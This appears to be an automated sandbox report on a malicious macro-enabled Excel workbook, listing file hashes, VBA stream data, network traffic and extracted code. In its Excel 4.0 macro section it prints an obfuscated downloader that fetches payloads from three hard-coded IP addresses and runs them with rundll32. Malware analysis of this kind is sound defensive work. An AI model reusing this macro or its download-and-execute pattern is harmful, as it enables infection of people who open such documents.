Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\76A40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	180801
Entropy (8bit):	7.963796897671952
Encrypted:	false
SSDEEP:	3072:VKrct+BXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGs:cLE5SDvbXAyHbVt15wTQD9
MD5:	B70654EA3405E4B6B4F93036020029B1
SHA1:	B4277D445A51DEBB9A4968FA1E281887D6B4B45A
SHA-256:	D5063C67874336ADDDC8A44B3B502A38B066AED4D44F2F1FE5EA98FD122F1804
SHA-512:	C133637DB17A0A8FB792FCC548635757AC8F9717DF59A6AE96F19FABE4EA2DAD0913E2603CE22392838E8538DAEA6A487A85A6967CACD6CC4F52FF9B7C01F44
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..."..(..r.mzl.$...\l....8..wl;N.....E/jgvv.....BT.6.NH.V8.l._.....[...5Dr3{.n....+...!}J..cQ.`x.....y....v=.\|b...6.)c.....Q..v..7..%.....!.{..O.([Z...vm..H'..B...p.{.d4.A!c...PX$l/g...nUQ.,..^....`.'.U...T.&N.\.....%...!.....V.=...;...is1M.a%@.R1j.....<..>k:.T"#+...(_....e%.xd...).R.....%z@.?4.....1.u.....\...3P.....Gd.:.....>.-u.O.o.<d.O9..}8..[.....D..F...1w..v.....G\1..w...st...BR.s.}.c..t.(A^....nV.....PK.....!.x.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~$Contract_132508562.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\Desktop\~$Contract_132508562.xlsm	
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.963229655761012
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Contract_132508562.xlsm
File size:	178369
MD5:	4acf095722b577ef282e9b2b736de65d
SHA1:	fbb4e8aee2d48443cd9ee930fc79891edc88edaa
SHA256:	8815a2be7dfd8565affb9271d229aab6289a97a96de5428 c966fad85c6141e68
SHA512:	72cc25cf42e1dd36a27164643ca978a16422c9e7cd03a1 6a78ad36cc4279959a68102c78cc76b5148f378e041363 7187e86a886ed4cd9cd250403a39c19c40b8
SSDEEP:	3072:qHYXE59b4DETZU4yvUCidynhV912A7bF8mrcLw Kw55eiETTcDGUmh:qHgE5SDvbXAyHbVt15wTQDjmh
File Content Preview:	PK.....!..D.C.....[Content_Types].xml ...(..... ....

File Icon



Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/382682/sample/Contract_132508562.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	

Indicators

Contains VBA Macros:	True

Summary

Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-04-05T10:24:08Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 1415

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	1415
Data ASCII:	. . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 02 f0 00 00 00 f2 02 00 00 d4 00 00 00 b0 01 00 00 ff ff ff 20 03 00 00 ec 04 00 00 00 00 00 00 01 00 00 00 d2 b3 f0 e3 00 00 ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Application.ScreenUpdating
Application.Run
Attribute
Auto_Open()
VB_Name
Private

VBA Code

Streams

Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 587

General	
Stream Path:	PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	587
Entropy:	5.30322377136
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = ... / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = ... 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . D o c u m e n t = ... 2 / & H 0 0 0 0 0 0 0 0 . . H e l p F i l e = " " . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 6 B 6 9 C 7 7 2 2 A 7 6 2 A 7 6 2 E 7 A 2 E
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb

Stream Path: PROJECTwm, File Type: data, Stream Size: 89

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	89
Entropy:	3.99189663324
Base64 Encoded:	False
Data ASCII:	. . . . - . B . 0 . . . = . 8 . 3 . 0 . . . . 1 . . . 8 . A . B . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . 2 . . . 8 . A . B . 2 . . . . .
Data Raw:	dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 cb e8 f1 f2 32 00 1b 04 38 04 41 04 42 04 32 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3165

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3165
Entropy:	4.47387908896
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 575

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	575
Entropy:	6.43198224607
Base64 Encoded:	True
Data ASCII:	. ; . . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . l . ^ b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 3b b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 6c a6 5e 62 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 1014

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10901
File Type:	data
Stream Size:	1014
Entropy:	3.25066068683
Base64 Encoded:	True
Data ASCII:	. . . . E . . . . n } . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 01 f0 00 00 00 ea 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff f1 02 00 00 45 03 00 00 00 00 00 00 01 00 00 00 d2 b3 6e 7d 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 1278

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10902

General	
File Type:	data
Stream Size:	1278
Entropy:	3.41554657424
Base64 Encoded:	True
Data ASCII:	. . . . M . . . . b 7 . . . . # . . . . Z . . ? . . J . . $ . . . ; . . . . F . . . . f < . @ . . h . . V . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 01 00 01 00 00 e2 03 00 00 e4 00 00 00 10 02 00 00 10 04 00 00 e9 03 00 00 4d 04 00 00 00 00 00 00 01 00 00 00 d2 b3 62 37 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 c8 5a f9 c4 3f e9 97 4a 88 a0 24 7f be c3 3b 18 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 1425

<table>
<tr><th colspan="2">General</th></tr>
<tr><td>Stream Path:</td><td>VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Stream Size:</td><td>1425</td></tr>
<tr><td>Entropy:</td><td>3.30339911501</td></tr>
<tr><td>Base64 Encoded:</td><td>True</td></tr>
<tr><td>Data ASCII:</td><td>. . . . . b . . . . i . . . . # . . . . H . o u . . B . P 2 . @ . . . . F . . . . 3 . Z 4 A ? E . . . | . A . . . . x . . . . M E . . . .</td></tr>
<tr><td>Data Raw:</td><td>01 16 03 00 01 00 01 00 00 62 04 00 00 e4 00 00 00 10 02 00 00 90 04 00 00 69 04 00 00 d9 04 00 00 00 00 00 00 01 00 00 00 d2 b3 f3 e4 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 a3 48 f6 6f 75 d3 0a 42 90 50 32 bc 40 c7 bd 81 19 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00</td></tr>
</table>

Macro 4.0 Code

```
"=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(""rundll32
""&""..\Hodas.vyur1""&"",PluginInit"")=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()"=GOTO(Hi!D4)
```

```
,,,,,,=NOW(),,,,,,,,,,,,,"=NOW()=NOW()=NOW()=FORMULA(""URLDownloadToFileA"",CE271)",,,,,,,,,,,,"=CONCATENATE(CC274,CD266,CC273)",,,,,,,,,,,,,"=CONCATENATE(CC275,CD266,CC273)","=NO
W()=NOW()=NOW()=REGISTER(CE270,CE271,CE269,CE273,,1,9)=NOW()=NOW()",JJCCJJ,,,,,,,,,,,"=CONCATENATE(CC276,CD266,CC273)","=NOW()=NOW()=NOW()=REGISTER(CE270,CE271,CE
272,CE273,,1,9)",uRlMon,,,,,,,,,,,,"=NOW()=NOW()=NOW()=Belandes(0,CC268,""..\Hodas.vyur"",0,0)",,,,,,,,,,,,,"=NOW()=NOW()=NOW()=Belandes(0,CC269,""..\Hodas.vyur1"",0,0)",JJCCBB,,,,,,,,,,,"="".dat""
","=NOW()=NOW()=NOW()=Belandes(0,CC270,""..\Hodas.vyur2"",0,0)",Belandes,,,,,,,,,,,"=""http://83.136.232.110/""",,,,,,,,,,,,,"=""http://185.212.131.194/""",,,,,,,,,,,,,"=""http://190.14.37.247/""",,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,"=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(""rundll32
""&""..\Hodas.vyur""&"",PluginInit"")=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=GOTO(Jo!E4),,,,,,,
```

```
"=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(""rundll32
""&""..\Hodas.vyur2""&"",PluginInit"")=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()"=HALT()
```


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/06/21-13:56:49.908477	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	185.212.131.194	192.168.2.22
04/06/21-13:56:52.144287	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:56:55.704260	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:57:02.134366	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:57:12.714807	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:57:17.134598	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22
04/06/21-13:57:20.694827	ICMP	399	ICMP Destination Unreachable Host Unreachable			186.148.101.114	192.168.2.22

Network Port Distribution

Copyright Joe Security LLC 2021



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 14:03:52.125705957 CEST	49720	80	192.168.2.4	83.136.232.110
Apr 6, 2021 14:03:55.130439997 CEST	49720	80	192.168.2.4	83.136.232.110
Apr 6, 2021 14:04:01.318526030 CEST	49720	80	192.168.2.4	83.136.232.110
Apr 6, 2021 14:04:13.378118992 CEST	49730	80	192.168.2.4	185.212.131.194
Apr 6, 2021 14:04:13.428390026 CEST	80	49730	185.212.131.194	192.168.2.4
Apr 6, 2021 14:04:13.428530931 CEST	49730	80	192.168.2.4	185.212.131.194
Apr 6, 2021 14:04:13.429167032 CEST	49730	80	192.168.2.4	185.212.131.194
Apr 6, 2021 14:04:13.476890087 CEST	80	49730	185.212.131.194	192.168.2.4
Apr 6, 2021 14:04:13.671674967 CEST	80	49730	185.212.131.194	192.168.2.4
Apr 6, 2021 14:04:13.671777964 CEST	49730	80	192.168.2.4	185.212.131.194
Apr 6, 2021 14:04:13.677460909 CEST	49732	80	192.168.2.4	190.14.37.247
Apr 6, 2021 14:04:16.679138899 CEST	49732	80	192.168.2.4	190.14.37.247
Apr 6, 2021 14:04:22.695291996 CEST	49732	80	192.168.2.4	190.14.37.247
Apr 6, 2021 14:05:18.683244944 CEST	80	49730	185.212.131.194	192.168.2.4
Apr 6, 2021 14:05:18.687314034 CEST	49730	80	192.168.2.4	185.212.131.194
Apr 6, 2021 14:05:38.266227007 CEST	49730	80	192.168.2.4	185.212.131.194
Apr 6, 2021 14:05:38.314112902 CEST	80	49730	185.212.131.194	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 14:03:36.312777996 CEST	51703	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:36.327481985 CEST	65248	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:36.358525038 CEST	53	51703	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:36.381795883 CEST	53	65248	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:36.655071974 CEST	53723	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:36.700829983 CEST	53	53723	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:38.918469906 CEST	64646	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:38.967345953 CEST	53	64646	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:39.466626883 CEST	65298	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:39.523821115 CEST	53	65298	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:48.300301075 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:48.357666016 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:48.712076902 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:48.780836105 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:49.739556074 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:49.795018911 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:50.758220911 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:50.817733049 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:52.771513939 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:52.850055933 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 6, 2021 14:03:56.787034988 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:03:56.835407972 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:06.426593065 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:06.472879887 CEST	53	49714	8.8.8.8	192.168.2.4

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 14:04:07.739229918 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:07.794109106 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:08.922272921 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:08.973218918 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:10.113400936 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:10.161452055 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:10.420155048 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:10.466461897 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:10.894499063 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:10.942476034 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:11.661873102 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:11.710216045 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:12.546904087 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:12.593120098 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:13.456996918 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:13.503698111 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:14.349792957 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:14.398631096 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:15.229377985 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:15.291906118 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:16.854357958 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:16.900389910 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:26.457530022 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:26.530827045 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:27.004302979 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:27.095992088 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:27.376595974 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:27.439387083 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:27.583673954 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:27.643984079 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:28.049014091 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:28.103243113 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:28.705322981 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:28.761595964 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:29.291449070 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:29.346693039 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:29.768982887 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:29.827728987 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:31.347693920 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:31.393785000 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:31.773607969 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:31.819694042 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:32.374170065 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:32.429282904 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:32.898952007 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:32.944962025 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:42.421648979 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:42.467521906 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:45.001220942 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:45.047216892 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:45.256464958 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:45.328223944 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 6, 2021 14:04:50.998791933 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:04:51.056061983 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 6, 2021 14:05:15.432063103 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:05:15.480895996 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 6, 2021 14:05:19.174983978 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:05:19.220954895 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 6, 2021 14:05:20.774049044 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:05:20.851906061 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 6, 2021 14:05:47.446238041 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:05:47.492486954 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 6, 2021 14:05:48.248888016 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:05:48.297724962 CEST	53	50183	8.8.8.8	192.168.2.4

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 14:06:02.999030113 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:06:03.056432962 CEST	53	61531	8.8.8.8	192.168.2.4
Apr 6, 2021 14:06:31.920017004 CEST	49228	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:06:31.966434956 CEST	53	49228	8.8.8.8	192.168.2.4
Apr 6, 2021 14:06:34.481080055 CEST	59794	53	192.168.2.4	8.8.8.8
Apr 6, 2021 14:06:34.527141094 CEST	53	59794	8.8.8.8	192.168.2.4

HTTP Request Dependency Graph

- 185.212.131.194

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49730	185.212.131.194	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 6, 2021 14:04:13.429167032 CEST	1220	OUT	GET /44285,5327891204.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.212.131.194 Connection: Keep-Alive
